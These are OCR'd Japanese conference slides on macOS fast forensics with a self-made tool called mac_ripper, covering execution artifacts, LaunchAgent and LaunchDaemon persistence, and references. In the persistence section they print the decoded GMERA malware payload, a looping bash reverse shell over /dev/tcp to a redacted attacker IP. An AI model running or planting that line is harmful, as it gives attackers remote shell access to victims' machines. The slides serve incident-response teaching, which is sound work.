
正規のAppに偽装したマルウェアのインストーラ(pkg)、
App実行、それらのパスがわかる

EXECUTION (調査イメージ)

- **不正なappファイルを実行した際の痕跡調査**
  (mac_ripperでフォーカスしている部分のみ)
  - ✓Execution
    →Spotlightのdb(「kMDItemLastUsed」)、MRU(Most Recent File)から、
    不審パスや怪しい時間(セキュアプのアラートや不審な外部通信など)付近に実行された
    appやスクリプトを絞り込みマルウェア解析等深掘りを実施する。

PERSISTENCE

- Persistence
  →自動実行登録で再起動しても実行されるようにして潜伏
  → Launch Agent/Launch Daemon



PERSISTENCE（LAUNCH AGENTS & DAEMONS）

- **Plistから自動実行登録されているファイルを調査する**
  - ✓Windowsのrun key等のようなMacOSのstartupアーティファクト
  - ✓Plistに格納されているものはmac_ripperで対応

→ Launch Agents
  → ~/Library/LaunchAgents/*.plist
  → /Library/LaunchAgents/*.plist
  → /System/Library/LaunchAgents/*.plist
→ Launch Daemons
  → /Library/LaunchDaemons/*.plist
  → /System/Library/LaunchDaemons/*.plist

→ Login Items
  → ~/Library/Application Support/com.apple.backgroundtaskmanagementagent/backgrounditems.btm

mac_ripperで対応


参考：https://www.sentinelone.com/blog/how-malware-persists-on-macos/

PERSISTENCE（LAUNCH AGENTS & DAEMONS）

- **Plistという独自形式の設定ファイルに格納されている**


→plistはWindowsのレジストリと異なり各所に点在している(xml, binary)
→拡張子はバラバラ(plistとは限らない)
→拡張子Plistならopenコマンドで(Xcodeを使って)閲覧可能
→/Library/LaunchAgents/*をxcodeで閲覧した場合
　→下記は「open –a xcode /Library/LaunchAgents/*」

自動実行対象ファイルのFullパス



PERSISTENCE（LAUNCH AGENTS & DAEMONS）


- mac_ripperでパース可能
  - ✓mac_ripper(persistence module)のoutputは下記



- ✓ 解析対象のパス
- ✓ 自動実行の登録名
- ✓ 自動実行されるファイル

PERSISTENCE（LAUNCH AGENTS & DAEMONS）


- LaunchAgentsの解析例(GMERA)




✓ 本来自動実行される
ファイルパスが表示される
箇所に「sh」と表示されている

PERSISTENCE（LAUNCH AGENTS & DAEMONS）

- **不審なので、該当のPlistをxcode(open –a xcode)で開いてみる**
  - ✓mac_ripperのoutputは下記




- ✓ 通常自動実行ファイルのパスが格納されている箇所に確かに「sh」とある
- ✓ 通常は下記のようになるはず



PERSISTENCE（LAUNCH AGENTS & DAEMONS）

- **不審なので、該当のPlistをxcode(open –a xcode)で開いてみる**
  - ✓mac_ripperのoutputは下記



- ✓ よくみると、「sh」の下に気になる記述がある

PERSISTENCE（LAUNCH AGENTS & DAEMONS）

- **取り出してbase64でデコード**
  - ✓定期的にTCPでどこかに繋ぎにいくバックドアのような怪しいものだということがわかる
  - ✓この.com.apple.udp.plistの作成時間付近に実行されたファイルを前述の方法で探す

```
while :; do sleep 10000; screen -X quit; lsof -ti :25733 | xargs kill -9; screen -d
-m bash -c 'bash -i >/dev/tcp/[redacted]IP[redacted]/25733 0>&1'; done
```

PERSISTENCE(調査イメージ)

- 不正なappファイルを実行した際の痕跡調査
  (mac_ripperでフォーカスしている部分のみ)
  - ✓Persistence
    →自動実行登録されているファイルから、優先的に調査する。
    自動実行登録されているファイルやplist自体の解析等深掘り分析をして
    不正なファイルがわかれば、そのファイルがどこからきたか前述の方法等で調査する

その他の代表的なアーティファクト

- Initial access
  - ✓ブラウザの履歴
  - ✓Mail
- Execution
  - ✓Coreanalytics
  - ✓KnowlageC.db
  - ✓bash_history, bash_session
  - ✓InstallHistory.plistやinstalllog
- WindowsのusnjrnalのようなもⓃ
  - ✓FSEVENT

https://www.crowdstrike.com/blog/i-know-what-you-did-last-month-a-new-artifact-of-execution-on-macos-10-13/
https://www.mac4n6.com/blog/2018/8/5/knowledge-is-power-using-the-knowledgecdb-database-on-macos-and-ios-to-determine-precise-user-and-application-usage

本日の内容

- Introduction
- 自作ツールの簡単な機能紹介
- 自作ツールを用いたファストフォレンジックの解析イメージ
- ツールの今後の方向性
- APPENDIX

ツールの今後の方向性

- **機能拡張**
  - ✓どちらかといえば需要が高そうな不正・犯罪調査に役立ちそうな機能の充実
    - →クラウド系のアカウント情報を色々なPlistから収集する機能
    - →TimeMachineやSnapshotsの解析機能
    - →Log系の解析機能拡充
    - →実行痕跡系の機能拡充
  - ✓いけてるTimelineの作成
  - ✓その他全体的にフィルタリングや調査方法のリコメンド的な機能
- 公開予定
  - ✓手順書を作成したいので、2020/1末～2月初頭を目処に公開予定
  - ✓実案件ですぐ必要な場合はツイッターなどで声を掛けてください

最後に

一緒に作ってくれる人募集！！

本日の内容

- Introduction
- 自作ツールの簡単な機能紹介
- 自作ツールを用いたファストフォレンジックの解析イメージ
- ツールの今後の方向性
- APPENDIX

APPENDIX

- Macフォレンジックを取り巻く状況

MACフォレンジック解析を取り巻く状況

- **Windowsと比較すると情報が少ない**
  - ✓ Windows比較するとフォレンジック する機会が少ない
  - ✓ 調査より保全により大きな関心がある？　T2チップとか、、、。
  - ✓ Ｍａｃ？ どうせUNIXでしょ？　たぶん…

MACフォレンジック解析を取り巻く状況

- Mac4n6 の有名人、団体、情報源
  - ✓ Sarah Edwards (@iamevltwin) → https://www.mac4n6.com/
  - ✓ Yogesh Khatri (@SwiftForensics) → https://www.swiftforensics.com/
  - ✓ Mac4n6(Macadmins) → https://github.com/pstirparo/mac4n6
  - ✓ Obejective-see → https://objective-see.com/index.html
  - ✓ Blackbag blog → https://www.blackbagtech.com/index.php/blog
  - ✓ SentinelOne → https://www.sentinelone.com/blog/
  - ✓ Focus Systems(日本語) → https://cyberforensic.focus-s.com/knowledge/articles_detail/
  - ✓保全 → https://github.com/slo-sleuth/slo-sleuth.github.io/blob/master/Apple/APFS%20Imaging.md

MACフォレンジックのツール

- Free解析tool
  - ✓ Mac-apt(https://github.com/ydkhatri/mac_apt)
  - ✓ その他細かいアーティファクトをパースするツールもいくつかある

- 商用解析ツール
  - ✓ Black Light
  - ✓ RECON LAB
  - ✓ AXIOM

- 実は万能!?最終兵器
  - ✓Macのコマンド